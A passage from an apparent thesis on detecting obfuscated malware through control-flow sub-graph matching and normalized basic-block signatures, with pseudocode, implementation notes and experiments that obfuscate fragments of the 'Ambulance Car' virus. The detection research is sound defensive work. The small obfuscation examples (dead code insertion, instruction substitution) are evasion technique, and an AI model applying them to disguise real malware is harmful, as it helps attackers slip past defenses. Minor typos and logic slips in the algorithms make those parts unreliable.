malicious code fragment, and it compares two aspects: CFG and functionalities of basic blocks. Cross basic block propagation propagates the values of variables globally. In order to achieve this goal, some existing algorithms (e.g. the algorithm to find dominating nodes) are employed, and "find back-edges" algorithm and "node reach" algorithm are designed, which will be presented in the later part of this chapter.

5.1.1 Memory Sub-Variable Optimization

Local compiler optimization algorithm deals with simple standard assignment statements, such as $A = B$, $A = op\, B$, $A = B\, op\, C$. Our signature calculation algorithm can handle more complicated assignment statements, which are common in IL of our system. Our approach treats each memory sub-variable as a standalone variable, and applies the same optimization techniques that are performed on registers and memory variables to each memory sub-variable. As a result, our algorithm can determine whether two memory variables with the same literal strings are different memory variables. For example, assume there is a code fragment, which consists of the following assignment statements:

$[EAX + EBX]_0 = 100$

$EAX = EDX$

$EBX = 104$

$[EAX + EBX]_0 = 200$

Memory variable $[EAX+EBX]_0$ in statement four and in statement one will be considered as the same if propagation is not applied to the memory sub-variables, although they are not, because the values of both memory sub-variables of the fourth statement has been changed.

5.1.2 Cross Basic Block Propagation

Cross basic block propagation can help remove the effects caused by cross basic block obfuscation. For example, there is a statement in a basic block of a malicious code fragment: $EAX = EBX + ECX$, and in one of its immediate previous basic blocks, ECX is assigned with 100. But in the corresponding basic block of a program, there is a different statement: $EAX = EBX + EDX$, and in one of its immediate previous basic blocks, EDX is assigned with 100. By using cross basic block propagation, these two statements perform the same functionality, and their functionalities will be deemed as different without cross basic block propagation.

5.1.3 Integrating Expression Formalization Rules

Expression formalization rules, defined in chapter 4, are also integrated into our signature calculation algorithm. With formalized expressions, we can easily decide whether two assignment statements perform the same functionality, which is the core of comparing the functionalities of two basic blocks.

5.1.4 Malware Detection Algorithm

Malware detection algorithm is to determine whether the program contains the signature of a malicious code fragment. It uses sub-graph matching to detect whether the program under inspection contains the structure of a malicious code fragment, and it also checks whether the functionality of each basic block of a malicious code fragment is included in the corresponding basic block of the program. By using sub-graph matching, our approach can detect the existence of an obfuscated malware instance even if fake branches are added into the control flow graph. By checking whether the functionality of a basic block of a malicious code fragment is included in a basic block of the program, an obfuscated malware

can still be detected even though the redundant functionalities exist in basic blocks of the program under inspection.

5.2 Signature Calculation Algorithm

We deal with all types of assignment statements in IL of our system: $A = B$(we call it assignment type 0), $A = op\ B$ (assignment type 1), or $A = B\ op\ C$(assignment type 2). In these assignment statements, B or C can be a register variable, memory variable, or constant. A can be a register or memory variable.

Signature calculation algorithm consists of a few algorithms, each of which accomplishes a certain task. In the following, we first describe each algorithm briefly, and then present the algorithm description. The "Handling Operand" algorithm (algorithm 1) is to handle operand B or C, and its major difference from the standard operand handling is that "Handling Operand" algorithm not only adds memory sub-variable optimization, but also propagates the values of registers, memory variables, and memory sub-variables globally.

"Handle the assigned variable" algorithm (algorithm 2) is designed to handle the assigned variable A. The difference between our algorithm and the standard assigned variable handling is that "Handle the Assigned Variable" optimizes memory sub-variables of A. In addition, handling the assigned variable is different from handling operands, although both of them perform optimization to memory sub-variables. The former assigns the current expression to the assigned variable too.

After handling A, B, and C, local signature calculation algorithm can be applied to a basic block to get locally optimized code, which is our designed algorithm "modified local optimization algorithm" (algorithm 3). The globally optimized code for each basic block (say BB) can be obtained only after all of its immediate previous basic blocks are optimized, and after the optimized results are propagated to BB. This is "final signature calculation algorithm" (algorithm 5).

5.2.1 Handling Operands

Before explaining our algorithms, we first introduce a concept "propagation list of a basic block". In a basic block, say BB, **propagation list** consists of a series of left-hand-side variables with their optimized and formalized expressions. These variables with their expressions are copied from all of BB's immediate previous basic blocks except those variables that appear in two or more of BB's immediate previous basic blocks. The process of obtianing a basic block's propagation list is iterative. In the entry basic block, say $BB0$, propagation list is empty, and the propagation lists of $BB0$'s immediate post basic blocks consist of $BB0$'s variables with their optimized and formalized expressions. The procedure is repeated until the propagation lists of all basic blocks are generated. The propagation list of a basic block is employed to propagate values of variables locally and globally (i.e. across basic blocks).

The original operand optimization is to check whether B or C is defined in this basic block. The purpose is to avoid storage redundancy and calculation redundancy. We add memory sub-variable optimization and cross basic block propagation into the original optimization algorithm.

The process of memory sub-variable optimization is as follows: First, check whether a memory sub-variable is defined in this basic block, If it is, get its value. If not, check whether this memory sub-variable is in the propagation list. If it is, get its value. After getting the values of all the memory sub-variables, constant folding is done if all the memory sub-variables are constants. We also reorder memory sub-variables to make them meet formula 2 in section 4. Cross basic block propagation of "handling operands" works as follows: If registers or memory variables are not defined in this basic block, we check whether they appear in the propagation list of this basic block. If they appear in the propagation list, copy their values from the propagation list to the operands. If memory variables, registers

or memory sub-variables are not defined, or not in the propagation list, their values are initialized with "null". "Handling operand" algorithm is listed in algorithm 1 (let the operand be B):

Algorithm 1 Handling Operand

```
if B is a register variable, or constant then
  if Node(B) was not defined then
    Define node B(label = B's literal), mark it as a leaf node, record its operand type(constant
    or register)
    if B is a left-hand variable of the propagation list then
      B's value = the assigned expression in the propagation list
    end if
  end if
else
  for each item M of memory variable B do
    if M was assigned in this basic block then
      M's value = assigned value
    else
      if M is one of the left-hand variables of the propagation list then
        M's value = the assigned expression in the propagation list
      end if
    end if
  end for
  Fold constants, and reorder all the items of B to let B meet formula 2 of section 4.
  Let the calculation result of B's sub-variables be LL
  if *LL was not defined in this basic block then
    Define a node *LL (*LL's label = *LL), mark it as a leaf node
    if *LL is one of the left-hand variables of the propagation list then
      *LL's value = the assigned expression in the propagation list
    end if
  end if
end if
```

5.2.2 Handle the Assigned Variable

The original assigned variable handling is to assign an expression to the assigned variable A. For example, for assignment: $A := B + C$, expression $B + C$ is assigned to variable A. The process is as follows: If A is defined in this basic block, remove it from the old expression, and assign the current expression to A. This is called *dead code elimination*.

Based on the original assigned variable handling, our algorithm "Handle the Assigned Variable" optimizes memory sub-variables of A. Memory sub-variable optimization is achieved through algorithm 1. Let the node number of the current expression be n (e.g. $EAX = EBX + 100$, n is the node number of expression $EBX + 100$), algorithm "handling the assigned variable" is given in algorithm 2.

Algorithm 2 Handle the Assigned Variable

if A is a register variable **then**
  if $node(A)$ is not defined **then**
    Attach A to node n (n is called the attached node)
  else
    if A is not a leaf node **then**
      Remove A from the attached node
      Attach A to node n
    end if
  end if
else
  for each item M of memory variable A **do**
    if M is assigned in this basic block **then**
      $M's$ value = assigned value
    else
      if M is one of the left-hand variables of the propagation list **then**
        $M's$ value = the assigned expression in the propagation list
      end if
    end if
  end for
  Fold constants of A's sub-variables, reorder all the items of A's sub-variables to let A meet formula 2 of section 4.
  Let the result of $A's$ sub-variables' calculation be LL, then memory variable is $*LL$
  if $*LL$ is not defined **then**
    Attach $*LL$ to node n
  else
    if $*LL$ is attached to a node n' **then**
      Remove $*LL$ from the attached node n'
      Attach $*LL$ to node n
    end if
  end if
end if

5.2.3 Modified Local Optimization Algorithm

After handling operand B and/or C, and the assigned variable A, we can get a local optimized code for each basic block with our "modified local optimization algorithm". In addition to calling algorithm "handle operand" and "handle the assigned variable" to handle operands and the assigned variable respectively, "modified local optimization algorithm" integrates expression formalization rules in order to formalize expressions.

Note that before "modified local optimization algorithm" is applied, assignment statements are initialized to convert assignment type 1 to assignment type 0, and the purpose is to simplify handling. Hence, in "modified local optimization algorithm", only assignment type 0 and assignment type 2 are handled. "Modified local optimization algorithm" is given in algorithm 3, and "assignment statement initialization" algorithm is given in algorithm 4.

5.2.4 Final Signature Calculation Algorithm

Combining "Modified Local Optimization Algorithm" with cross basic block propagation, the globally optimized code for each basic block can be obtained, and this is what the final signature calculation algorithm does. The idea is that all immediate previous basic blocks of a basic block, say BB, are optimized, and then the optimized results of all immediate previous basic blocks are propagated to BB. Hence BB's propagation list can be obtained when BB is optimized. We can see that this is a recursive algorithm. The final signature calculation algorithm applies Breadth-First-Search to optimize each basic block.

"Final signature calculation algorithm" calls "Optimize (Bi)", which is the main component of signature calculation algorithm. These two algorithms are listed in algorithm 5 and 6 respectively.

Algorithm 3 Modified Local Optimization Algorithm

Call algorithm "Handling Operand" to handle variable B;
if the current statement type is type 0 **then**
  $Node(B) = n$, record n
else
  if the current statement type is type 2 **then**
    Call algorithm "Handling Operand" to handle variable C;
    if $Node(B)$ and $node(C)$ are constants **then**
      Do constant folding, let the result be P
      if B is newly defined **then**
        Delete B
      end if
      if C is newly defined **then**
        Delete C
      end if
      if Node(P) is not defined **then**
        Define a node P ($P's$ label = P), mark it as a leaf node
        Node(P) = n, record n
      end if
    else
      if There is a node $n1$, one operand is node(B), the other is node(C), and label is op **then**
        Node(op) = $n1$, $n = n1$, record n
      else
        Define a node n, let its one operand be node(B),the other node(C), label op
        mark node(B) and node(C) as "used"
        do calculation $B\ OP\ C$, do constant folding if B and C are constants
        Formalize expressions
        Node(op) = n, record n
      end if
    end if
  end if
end if
Call algorithm 2 to handle the assigned variable A, and to assign the result to A

Algorithm 4 Assignment Statement Initialization

for each IR assignment statement of a basic block **do**
  if B/C is memory variable and has two sub-variables **then**
    reorder sub-variables to let the first variable be register
    if two sub-variables are registers **then**
      reorder them to let the index of the first register is smaller than the second one
    end if
  end if
  if IR has the format of $A := opB$ **then**
    Convert uniary expressions into assignments by combining operator *op* into B
  end if
  if IR has the format of $A := B$ op C **then**
    Convert some binary expressions into the specified ones (e.g. convert "/" into " $*$ ")
  end if
end for

Algorithm 5 Final Signature Calculation Algorithm

for each basic block Bi of P **do**
  if Bi is not optimized **then**
    Call algorithm "Optimize Bi" to start optimization from Bi
  end if
end for

Algorithm 6 Optimize (Bi)

Get all the immediate previous basic blocks (say BiF) of Bi
Get all the immediate post basic blocks (say BiB) of Bi
for each basic block Bij of BiF **do**
  if Bij is not optimized **then**
    Call algorithm "Optimize (Bij)"
    Copy the variables with their formalized expressions into $Prog$
    Copy the upper variables with their formalized expressions into signature list
  end if
end for
Copy $Prog$ into $Bi's$ propagation list(same variables are not included)
call algorithm 3
Set Bi as "optimized"
for each basic block Bik of BiB **do**
  if Bik is not optimized **then**
    Call Algorithm "Optimize (Bik)"
  end if
end for

5.3 Malware Detection Algorithm

Since a variant malware can be attached to a normal program, or fake branches can be inserted into a malware instance, both of which make the variant malware contain redundant basic blocks, it is a must to locate the first basic block of a malicious code fragment, and to determine whether the the structure (i.e. CFG) of a malicious code fragment is included in that of the program under inspection. In addition, the redundant functionalities can be easily inserted into an obfuscated malware by either inserting redundant basic blocks into the malware or inserting redundant code into basic blocks. Our approach eliminates the redundancy by using sub-graph matching, and by checking whether the functionality of a basic block of a malicious code fragment is included in the corresponding basic block of the program respectively. The detection algorithm is briefly described as follows.

1. If the functionality of the first basic block (say MB_1) of a malicious code fragment M is not included in any basic block of the program under inspection P, the algorithm terminates and outputs **NO**.

2. Otherwise, let PB_1 denote the basic block in the program P, in which the functionality of MB_1 is included. Continue to check whether the functionalities of MB_1's immediate post basic blocks (say MB_2, $MB_3, \ldots$) are included in some of PB_1's immediate post basic blocks(say PB_2, $PB_3, \ldots$). The same check is performed recursively, until all basic blocks of the malware instance are examined. During this process, the algorithm terminates and outputs **NO** whenever there is a mismatch in the functionalities of the corresponding basic blocks, or the corresponding basic block does not exist in the program P. Otherwise, the algorithm outputs **YES** at the end, i.e., program P is detected as an obfuscated version of M.

Algorithm 7 BFSCom

for basic block PB of the program P **do**
  if basic block PB contains the functionality of the first basic block $MB1$ of malware M **then**
    $PB1 = PB$
    break
  end if
end for
if $PB1$ does not exist **then**
  Return False
else
  Call BFSCompare($MB1$, $PB1$)
end if

Algorithm 8 BFSCompare(basic block $MB1$, basic block $PB1$)

for each immediate post node (say $MB1i$) of $MB1$ **do**
  if $MB1i$ is not visited **then**
    push $MB1i$ into stack SM
  end if
  for each immediate post node (say $PB1j$) of $PB1$ **do**
    if $PB1$ is not visited and $MB1i$'s functionality is included in $PB1j$ **then**
      push $PB1j$ into stack SP
      break
    end if
  end for
  if there is no node containing $MB1i$'s functionality **then**
    return False
  end if
end for
if there is no element in SM **then**
  return True
end if
for each element in SM and SP, say (SMk, PMk) **do**
  call BFSCompare(SMk, PMk)
end for



Figure 3: Global Propagation

Our recursive detection algorithm (algorithm $BFSCom$) is given in algorithm 7. Algorithm $BFSCom$ calls algorithm $BFSCompare$, which is the main component of malware detection algorithm. Algorithm $BFSCompare$ uses Breadth-First-Search to compare all basic blocks of a malicious code fragment against those of the program under inspection.

5.4 Algorithms Related to Cross Basic Block Propagation

In this section, algorithms that are related to cross basic block propagation will be presented. In the following, we first explain the challenges we need to handle when we do cross basic block propagation.

In our approach, all immediate previous basic blocks of a basic block have to be optimized before it is optimized, so that the optimized results of all its immediate previous basic blocks can be propagated to it. This can not be done if there is a back-edge in CFG. Also another problem exists if there are loops in the program. These two problems will be explained through the following example.

In this example, there are three basic blocks, $B1$, $B2$ and $B3$. Statement two to statement four consists of a loop, and there is a back-edge ($BB3$, $BB2$). In order to optimize $BB2$, $BB3$ has to be optimized, because $BB3$ is $BB2$'s immediate previous basic block. However, $BB2$ has to be optimized in order to optimize $BB3$, because $BB3$ is $BB2$'s immediate previous basic block (problem one). This problem exists because of the back-edge.

Another problem (problem two) is that if a's value (i.e. 10) of statement one is propagated to a of statement two, statement two would be the same as statement: $a = 30$, which is not correct. In this case, propagation is not allowed. This problem is caused because statement two is in a loop, and the value of a of statement two changes each time the loop runs.

Variable values inside a loop can be propagated to other variables in the same loop. For example, a of statement three can be replaced with $a + 20$. Here, there is no specific value or expression attached to a of $a + 20$.

The idea of our solutions to these problems is that the optimized results of the starting basic block of a back-edge are not propagated to its ending basic block (e.g. $BB3$'s propagated results are not allowed to be propagated to $BB2$) (solution to problem one), and variable values outside of a loop are not propagated to the loop if variables are changed every time the loop runs(solution to problem two).

To problem two, currently, we prevent values of all variables from being propagated from outside a loop into the loop. Our approach did not solve the following case: a variable is referred somewhere in a loop, and also redefined with a constant inside the loop. In this case, this variable can be propagated from outside of the loop into the loop.

Our solution is as follows: before doing propagation, back-edges and the entry edges, which connects nodes outside of a loop to the entry node of the loop, are cut. In other words, we only partially perform global propagation, which may cause some false negatives.

To accomplish the tasks just mentioned, all the loops have to be found in the code,

which consists of three steps: 1)find all the back-edges in CFG (let back-edge be (b, a)). 2)find all the nodes that are dominated by a. 3)find all the nodes that can reach b among the nodes dominated by a. The corresponding algorithm are designed, and are given in the following subsections.

5.4.1 Finding Back-Edges

The following two steps are designed to find the back-edges. First, find all the dominating nodes of each basic block, and then among all the dominating nodes of a basic block, check whether there are reverse edges between two dominating nodes.

The existing algorithm is applied to find the dominating nodes of each node. The algorithm of finding dominators is based on the following definition that node a dominates node b if and only if

- $a = b$, or
- a is the unique immediate predecessor of b, or
- b has more than one immediate predecessors and for all immediate predecessor c of b, , and a dominates c.

The corresponding algorithm to this definition is a Depth-First-Search algorithm. The algorithm is not given here. All the dominating nodes produced by this algorithm obey the following order: the nodes produced first dominates those produced later. For example, let nodes $B1$ and $B2$ be dominating nodes of node $B0$, and $B1$ be produced before $B2$, so $B1$ dominates $B2$. Based on this particular feature, we design our own algorithm to find the back-edges. The idea of our designed algorithm is that for each basic block, check whether there exists an edge from the last dominating node (say Bn) to the first dominating node. If it does, the corresponding edge is a back-edge, otherwise, check the last dominating nodes to the second dominating nodes .... If there is no back-edge from the last dominating node

to any other dominating node, then check whether there exist edge from the second to the last node (say B_n-1) to other dominating nodes .... The algorithm of finding back-edges is given in algorithm 9.

Algorithm 9 Find the Back Edges

```
for each basic block (say B1)of the code do
  let DBS be B1's dominating nodes
  assume j pointing to the current last node of DBS, B0j be the current last node of DBS
  assume i pointing to the current first node of DBS, B0i be the current first node of DBS
  found = false
  for each j && found == false do
    for each i do
      if there is an edge from B0j to B0i then
        B0j to B0i is a back-edge
        found = true
        exit
      else
        i = i + 1
      end if
    end for
    j = j - 1
  end for
end for
```

Note that here, only the most outside back-edges is seek. If there are nested back-edges, which is rare in viruses, other back-edges are ignored except the most outside one.

Assume that a back-edge is in the format of (b, a). After finding all the back-edges, all the nodes in CFG that are dominated by a have to be found. The idea is simple, all the basic blocks are checked. If a basic block's dominating nodes contains a, this basic block is dominated by a. Considering the space limitation, the algorithm is not given here.

5.4.2 Node Reach Algorithm

To a back-edge (b, a), assume nodes (say RD) that are dominated by a are obtained. The next step is to find all the nodes in RD that can reach b. To achieve this, an algorithm that checks whether node $vex1$ can reach node $vex2$ is designed. This algorithm is called

repeatedly to find all those nodes in RD that can reach b.

The idea of node reaching algorithm is that if $vex2$ is one of $vex1$'s immediate post nodes (say $vex1S$), then we say $vex1$ can reach $vex2$. Otherwise, check whether one of $vex1S$'s immediate post nodes is $vex2$, if there exists one node in $vex1S$'s immediate post nodes, which is $vex2$, then return $true$. otherwise the recursive process continues until no immediate post nodes exist. The algorithm is given algorithm 10.

Algorithm 10 Node Direct Reach($vex1$, $vex2$)

```
let vex1S be the immediate post nodes of vex1
if there is no node in vex1S then
   return false
end if
for each node(say vexi) of vex1S do
   if vexi is one node of vex1S then
      return true
   end if
end for
for each node(say vexi) of vex1S do
   call Direct Reach(vexi,vex2)
end for
```

For each back-edge(e.g. (b, a)) with the corresponding dominating nodes(e.g. RD), all those nodes of RD that can reach b form a natural loop. All the natural loops of the program have to be found out in order to cut entry edges. After cutting back-edges and entry edges of loops from CFG, cross basic block propagation can be done.

The idea of cross basic block propagation is that after all immediate previous basic blocks (say $BPS1$) of a basic block (say $B1$)are optimized, all of $B1PS$'s variables with their formalized expressions are copied to $B1$ as its propagation list except those variables that are assigned in two or more of $B1$'s immediate previous basic blocks. Cross basic block propagation algorithm is integrated into signature calculation algorithm, which was given in chapter 5.

Chapter 6

The Implementation of Our Approach

In this section, the implementation of our approach will be explained. Our approach is implemented on C++/Linux platform. The big picture of our system has already been given in chapter 3.

6.1 Converting Executables into IR Text File

In our approach, the executable is first converted into assembly code. Afterwards, "IDC" is used to translate assembly code into intermediate representation (IR) text file. Unneeded information in the IR text file is removed by a text editor that we develop, called "REMFT".

$IDAPro$ [16] and $W32DASM$ are two famous and widely used disassemblers. "IDA Pro" is an professional and powerful disassembler. "W32DASM" is also an excellent and easy-to-use 16/32 bit disassembler. We choose "W32DASM" to translate an executable into assembly code.

6.1.1 "Intel2gas" and "IDC"

There are two types of assembly syntaxes: INTEL syntax and AT&T syntax. Some differences exist between these two types of syntaxes. Assembly code in AT&T syntax is

required as the input of "IDC", but the assembly code produced by "W32Dasm" is INTEL-syntax. Hence, "Intel2gas" is used for the conversion.

"Intel2gas" can convert assembly code between INTEL syntax and AT&T syntax. The idea behind "Intel2gas" is to search the matches according to the syntax database, but it does not understand the contents that it is converting.

"IDC" is an open-source interactive decompiler, which translates literally assembly code into C code. A series of low-level refactorings are applied manually to get high-level C code. "IDC" has some important features, such as, visualizing and exporting C code, Providing a refactoring browser to a set of low-level refactorings, etc. Readers are referred to "IDC"'s webpage [21] to get more information about "IDC".

In order to translate assembly code into C code, intermediate representation (IR) and its corresponding text file (i.e. the IR text file) are produced by "IDC" during the process. IR produced by "IDC" is an Abstract Syntax Tree (AST), which is encapsulated in $ATerm$ (Annotated Term). Since more detailed information about each statement, especially assignment statement, is required in our approach (e.g. in statement $[EAX + EBX]_0$, we not only need to know the value of $EAX + EBX$, but also need to know the values of EAX and EBX), our approach does not take IR. Instead, we take the IR text file, and develop a tool "$IRPar$" to analyze and translate IR text file to produce IL. Our IL provides detailed information about each statement, including assignment statement. It is used directly to construct CFG and to optimize assignment statements afterwards.

6.1.2 Text Editor "REMFT"

The IR text file produced by "IDC" contains some information, which is never used in our approach. For example, instruction $INC\ EAX$ will produce IR format $EAX = EAX + 1$, and the status of some flag bits are updated too, but the values of flag bits are not used by our approach. We write a text editor $REMFT$ to remove all unneeded

information from the IR text file.

We use a file to store the signature of unneeded information, and whenever the signature is matched, the corresponding information will not be written into the output file, which is also an IR text file. The output of "REMFT" is the input of the analysis tool "IRPar".

6.2 Analysis Tool "IRPar"

We design and implement "IRPar" to analyze the IR text file. "IRPar" performs lexical analysis, syntax analysis and semantic analysis, and finally generates IL.

6.2.1 Lexical Analysis

To perform lexical analysis, "IRPar" needs to identify a series of words, such as reserved words, constants, operators and legal variables, etc. We define and implement a series of rules to identify them. Here only identification of constants and variables are explained . For constants(let the corresponding string be $s0$), identification rules are defined as follows:

- **Sign Rule** Check whether the first character of $s0$ is " $+$ " or " $-$ ". If it is, then remove the first character of $s0$ and get $s1$. Otherwise $s1 = s0$. Checking whether $s1$ satisfies the following hexdecimal rule.

- **Hexdecimal Rule** Check whether $s1$ is hexdecimal, which means each character of $s1$ is in $[0, 9]$, $[a, f]$, or $[A, F]$. If each character of $s1$ is hexdecimal character, return $true$; otherwise check the following decimal rule;

- **Decimal Rule** Check whether $s1$ is decimal, which means each character of $s1$ is in $[0, 9]$. If it is, return $true$, otherwise return $flase$.

In our system, there are only two types of variables: registers and memory variables. Whether a register is legal is checked by examining whether it appears in the allowed

register list. The memory variables are only in four formats in our system. let reg be a register, and c be a constant. The identification rules of memory variables are defined as follows:

- $m = [reg]_0 \mid [reg + reg]_0 \mid [reg + c]_0 \mid [c]_0$
- $reg \in R1$
- $c \in \mathbb{Z}$

As we can see, the identification of memory variable depends on identification of registers and constants, which were just explained.

6.2.2 Syntax Analysis and Semantic Analysis of "IRPar"

Except lexical analysis, "IRPar" also performs syntax analysis and semantic analysis. In our system, "IRPar" performs normal syntax analysis. For example, "IRPar" distinguishes control-flow statements and assignment statements, identifies different types of assignment statements and control-flow statements(e.g. IF statement, $GOTO$ statement, function call), etc.

"IRPar" also analyzes statements semantically and records the corresponding information. For example, it analyzes the semantic of IF, $GOTO$ and function call statement. For IF statement, it records the target of IF statement and the next statement of IF statement. For function call statement, it records the entry statement of the function and the next statement of this function call statement.

In our approach, functionality of each basic block mainly consists of variables with their optimized and formalized expressions. The main elements of an assignment statement are operands and the assigned variable. For convenience, we design a uniform class to represent registers, memory variables and constants. With the designed class, it is easy and

convenient to represent an assignment statement. The design is explain in the following subsection.

6.2.3 Designing Data Structure to represent Assignment Statements

The uniform class is called $basVarType$, which has several public interfaces(virtual functions), and derives three sub-class: register class, memory variable class and constant class. In each sub-class, interfaces are redefine to make it adapted to each sub-class. Different types of data structures are also defined to store different types of memory variables.

Based on the design of $basVarType$, "assignment" class is designed. The assigned variable (either registers or memory variables) and all the operands of an assignment statement are declared with the same class $basVarType$.

```
class assignment
{
protected:
  int assignType;  //(0, 1, and 2)
  basVarType *assignOpnd;
  basVarType *firstOpnd;
  basVarType *secondOpnd;
  ...
public:
  ...
};
```

Different classes are defined to represent different statements (i.e. if, $goto$, $label$, $functionlabel$, $functioncall$, $assignment$, $return$). A vector is also defined to store information of all statements. Once the IR text file is analyzed by "IRPar", the vector contains all information that is used to optimize assignment statements and to construct

CFG.

6.3 CFG Constructor

"CFG constructor" is an inter-procedure CFG, which is built on the existing CFG algorithm. For each basic block, our approach only records information about assignment statements and system calls (if any) without recording control-flow information, which is reflected directly on the CFG.

In order to capture the functionality of a basic block, *basic_block* class is designed to store the corresponding information. The main attributes of this class include: 1) arguments of system calls, which is part of the functionality of a basic block. 2) upper variables with their optimized and formalized expressions, which is the main part of the functionality of a basic block, 3) all the variables with their optimized and formalized expressions, which will be propagated to its immediate post basic blocks.

6.4 Implementation of Expression Formalization Rules

In chapter 4, we have discussed comparison rules of the index values of variables and expressions, and expression formalization rules. In this section, the implementation of all these rules will be discussed. In our implementation, comparison rules of the index values are integrated into expression formalization rules. Expression formalization rules are divided into two groups: arithmetic expression formalization rules and bitwise expression formalization rules. Due to the space limitation, only the implementation of arithmetic expression formalization rules is discussed here.

6.4.1 Comparing Index Values of Operands

Since operands can be registers, memory variables or constants, while the assigned variables are either registers or memory variables, only the implementation of comparing index values of operands will be explained in the following. Comparing index values of operands is used when operands are reordered initially to formalize the assignment statements in the first place, or is used when an operand is inserted into a " $\times_0$ " expression.

A *vector* variable is defined to store all the registers (i.e. registers in set $R1$, $R2$, $R3$, and $R4$) and their corresponding index values. A function is also defined to compare the index value of two constants. Comparing index values of two memory variables depends on comparing index values of registers and/or constants, because the memory sub-variables are registers and/or constants.

A function, which is to compare different types of variables, is defined in our system, and the purpose is to reorder registers, memory variables and constants to let registers be ahead of memory variables, and memory variables ahead of constants. A function is also defined to check whether two variables are opposite variables with respect to specific operator. For example, EAX and $1/EAX$ are opposite variables with respect to " $*_0$ ".

When initializing assignment statements, we need to convert all operators into our allowed operators without changing the functionality of the assignment statements. To arithmetic expressions, the allowed operators are " $\times_0$ " and " $+_0$ ". Anytime other operators appear in an assignment statement, the conversion has to be made. The corresponding function is defined in our system.

The assignment initialization algorithm, which uses the rules of "comparing index values of operands", is given in algorithm 4 in chapter 5.

6.4.2 Comparing Index Values of " $\times_0$ " and " $+_0$ " Expressions

In the formalized arithmetic expressions, there are only two allowed operators " $\times_0$ " and " $+_0$ ". *List* is used in our system to store " $\times_0$ " expressions and " $+_0$ " expressions, because *list* is more efficient than other containers(e.g. *vector*) in terms of "insert" and "delete" operations. The data type of " $\times_0$ " and " $+_0$ " is defined as follows.

$typedef\ list < basVarType* > multiList;$

$typedef\ list < multiList > PlusList;$

MultiList is to store " $\times_0$ " expressions. A rule is made that variables with smaller index values are put ahead of variables with bigger index values in an " $\times_0$ " expression if they are the same type of variables, and registers should be put ahead of memory variables, which are put ahead of constants. For example, for an un-formalized expression $EBX \times EAX \times EDX$, EAX will be the first operand of the formalized expression, EBX and EDX will be the second and third operand respectively, as $index(EAX) < index(EBX) < index(EDX)$. And for expression $[EAX]_0 \times EBX \times 100$, EBX is the first operand, $[EAX]_0$ is the second and 100 is the third operand in the *multiList* list.

PlusList is used to store " $+_0$ " expressions, and the same principle is applied to *PlusList*. For example, for expression $ECX \times EAX \times 200 + EBX \times EAX \times 100$, there are two " $\times_0$ " expressions in *PlusList*. The first " $\times_0$ " expression is to store $EAX \times_0 EBX \times_0 100$, and the second is to store $EAX \times_0 ECX \times_0 200$, because $index(EAX \times_0 EBX \times_0 100) < index(EAX \times_0 ECX \times_0 200)$.

A series of functions are defined to reorder expressions. Two functions are defined to compare two " $\times_0$ " expressions and two " $+_0$ " expressions respectively. Like standard comparison function, it returns " -1" if the index value of first expression is less than the second, it returns "0" if they are equal, and it returns "1" if the first expression has a bigger index value than the second.

Another function, which is called when inserting a *multiList* instance into *plusList*

instance based on the index value, is defined too. If $multiList$ instance has the same index value as one element of $plusList$ instance except the constant, these two items will appear once in the final expression with the folded constant.

Functions that accomplish multiplication of two $multiPlus$ instances and addition of two $plusList$ instances are defined respectively. Since there are two operators(i.e. $\times_0$ and $+_0$) allowed in a formalized expression, there exist distribution rules among these two operators, and the corresponding function is defined to accomplish this task.

6.5 The Implementation of Malware Detection Algorithm

Since our detection algorithm compares structural information (CFG) and functionalities of basic blocks, and those edges that are cut during cross basic block propagation need to put back. In order to compare functionalities of two basic blocks, a function $equNode(first\_node, second\_$ is defined to determine whether the functionality of $first\_node$ is included in that of the $second\_node$. $First\_node$ is a node of a malicious code fragment, and $second\_node$ is a node of the program under inspection. Malware detection algorithm has been presented in chapter 5. The implementation details are not given here.

Chapter 7

Experiment

In this chapter, we will explain the experiments that have been done to verify our approach and to compare our approach and the previous work. Since our approach is the improvement of paper [28] and [8], the main objective of our experiments is to compare our approach and that of [28] and [8].

7.1 Experiment Description

We extract malicious code fragments "Amb" and "Amb2" from a real virus "Ambulance Car". "Ambulance Car" is a file infecting virus, which is originally written in assembly language. Since our objective is to compare the detection effect of our approach and that of paper [28] and [8] in terms of detecting obfuscating transformations used in malware, five types of obfuscating transformations are performed. Four types of obfuscating transformations are performed on "Amb" (i.e. dead code insertion, instruction substitution, instruction reordering, and CFG alteration). Part of variable substitution is performed on "Amb", and part of variable substitution is on "Amb2".

The extracted malicious code fragment "Amb" and "Amb2" are listed in the appendix A and B respectively. For convenience of citation, each code line is attached to a number.

Line Inserted(Group One)	Inserted Instructions

18	mov cx, ax
	push cx
	pop bx
	mov dx, bx

Line Inserted(Group Two)	Inserted Instructions
39	push dx push bx pop bx pop dx

Table 3: Example of Dead Code Insertion

In the following subsections, we first describe the five types of obfuscating transformations that we performed.

7.1.1 Dead Code Insertion

In order to compare the detection effects of three papers about dead code insertion, we insert two groups of instructions into "Amb". These two groups of instructions are listed in table 3. In table 3, "inserted instructions" are inserted before the specified lines (i.e. "line inserted").

We call this obfuscated version "DCIAmb". The inserted instructions do not affect the behavior of "Amb" . "DCIAmb" performs the same functionality as "Amb".

7.1.2 Instruction Substitution

Three instructions of "Amb" are chosen to do instruction substitution. The original instructions and the substituted ones are given in table 4.

We call this obfuscated code fragment "ISAmb". "ISAmb" does not change the behavior of "Amb". "ISAmb" performs "Amb"'s functionality.

Replaced instruction One	Replacing Instructions

cmp bx, data_5[si](line 53)	push di
	mov di,data_5[si]
	sub bx, di
	pop di
	cmp bx,0

Replaced instruction Two	Replacing Instructions

mov ax,4202h (line 61)	push bx
	mov bx, 4202h
	mov ax, bx
	pop box

Replaced instruction Three	Replacing Instructions

mov cx,3 (line 76)	push ax
	mov ax, 1
	mov cx, 2
	add ax, cx
	mov cx, ax
	pop ax

Table 4: Example of Instruction Substitution

7.1.3 Instruction Reordering

In "Amb", there are several groups of data-independent instructions. In each group, the execution of each instruction is not dependent on other instructions. Among those groups, we randomly chose three groups, which are presented in table 5. For each group, all possible sequences of the instructions that are distinct from the original one are tested. We call this obfuscated version "IRAmb".

7.1.4 Variable Substitution

